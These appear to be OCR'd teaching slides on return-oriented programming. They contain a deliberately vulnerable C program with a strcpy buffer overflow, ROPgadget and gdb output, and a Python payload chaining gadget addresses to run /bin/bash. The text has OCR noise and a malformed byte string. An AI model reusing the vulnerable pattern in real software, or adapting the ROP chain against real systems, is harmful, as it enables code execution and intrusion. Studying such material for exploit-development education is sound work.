
RETURN ORIENTED PROGRAMMING

ROP EXAMPLE

- Vulnerable Program.




```c
#include <stdio.h>
#include <string.h>

char string[100];

void execGadget(){
        system(string);
}

void binGadget(int binParam) {
        if (binParam == 0xdeadbeef) {
                strcat(string, "/bin");
        }
}

void bashGadget(int bashParam1, int bashParam2) {
        if (bashParam1 == 0xcafebabe && bashParam2 == 0x0badf00d) {
                strcat(string, "/bash");
        }
}
```

```c
void vuln(char *string) {
        char buffer[100];
        strcpy(buffer, string);
}

int main(int argc, char** argv) {
        string[0] = 0;
        vuln(argv[1]);
        return 0;
}
```

gcc -m32 -fno-stack-protector --noexecstack -o rop rop.c


ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP EXAMPLE

- The Stack.




ROP GADGETS



```
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$ ./ROPgadget.py --binary rop
Gadgets information
============================================================
0x0000054a : adc al, 0x24 ; ret
0x000008dd : adc al, 0x41 ; ret
0x0000048a : adc al, 0x51 ; call eax
0x00000571 : adc byte ptr [eax - 0x3603a275], dl ; ret
0x00000490 : adc cl, cl ; ret
0x00000484 : adc edx, dword ptr [ebp - 0x77] ; in eax, 0x83 ; in al, dx ; adc al, 0x51 ; call eax
0x000005be : add al, 0 ; nop ; pop ebx ; pop edi ; pop ebp ; ret
0x00000690 : add al, 0x24 ; ret
0x0000080d : add al, 2 ; inc ebp ; ret
0x00000835 : add al, 2 ; push eax ; ret
0x00000497 : add bl, dh ; ret
0x0000052e : add byte ptr [eax], al ; add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000564 : add byte ptr [eax], al ; add byte ptr [edx - 0x77], dl ; ret
0x000003b8 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x00000685 : add byte ptr [eax], al ; mov ecx, dword ptr [ebp - 4] ; leave ; lea esp, dword ptr [ecx - 4] ; ret
0x00000686 : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret
0x00000530 : add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000566 : add byte ptr [edx - 0x77], dl ; ret
0x0000080c : add dword ptr [edx + eax], 0x45 ; ret
0x00000834 : add dword ptr [edx + eax], 0x50 ; ret
0x00000808 : add eax, 0x83038742 ; add al, 2 ; inc ebp ; ret
0x00000830 : add eax, 0x83038742 ; add al, 2 ; push eax ; ret
0x0000048e : add esp, 0x10 ; leave ; ret
0x000004df : add esp, 0x10 ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x0000056f : add esp, 0x10 ; nop ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x000006f5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x000003ba : add esp, 8 ; pop ebx ; ret
0x000007e7 : add esp, dword ptr [ebx - 0x3b] ; ret
0x000008da : and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x000007e8 : arpl bp, ax ; ret
0x000007c3 : call dword ptr [eax]
```

ROP GADGETS




```
0x000006f9 : pop esi ; pop edi ; pop ebp ; ret
```

0x565556fb : pop ebp ; ret

ROP EXAMPLE

- The Stack.



ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

Pop e#x; ret

\x78\x55\x55\x56


\x42\x42\x4\x42 “BBBB”

\x41\x41\x41\x41 “AAAA”


..

..


\x41\x41\x41\x41 “AAAA”



```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```



```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```



```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```


ROP EXAMPLE

- The Stack.

\x0d\xf0\xad\x0b


\xbe\xba\xfe\xca

\x4d\x55\x55\x56



```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

\xc5\x55\x55\x56




```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56



```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

\x42\x42\x4\x42 “BBBB”

\x41\x41\x41\x41 “AAAA”


..

..

\x41\x41\x41\x41 “AAAA”

ROP EXAMPLE


- The Exploit.



```
overflow = 'A' * 108 + 'B' * 4

binGadget = "\x78\x55\x55\x56"

binParam = "\xef\xbe\xad\xde"

bashGadget = "\xc5\x55\x55\x56"

bashParam1 = "\xbe\xba\xfe\xca"
bashParam2 = "\x0d\xf0\xad\x0b"

execGadget = "\x4d\x55\x55\x56"

popRet = "\xfb\x56\x55\x56"


payload = overflow + binGadget + popRet + binParam + bashGadget + execGadget + bashParam2 + bashParam1


print payload
```

ROP EXAMPLE

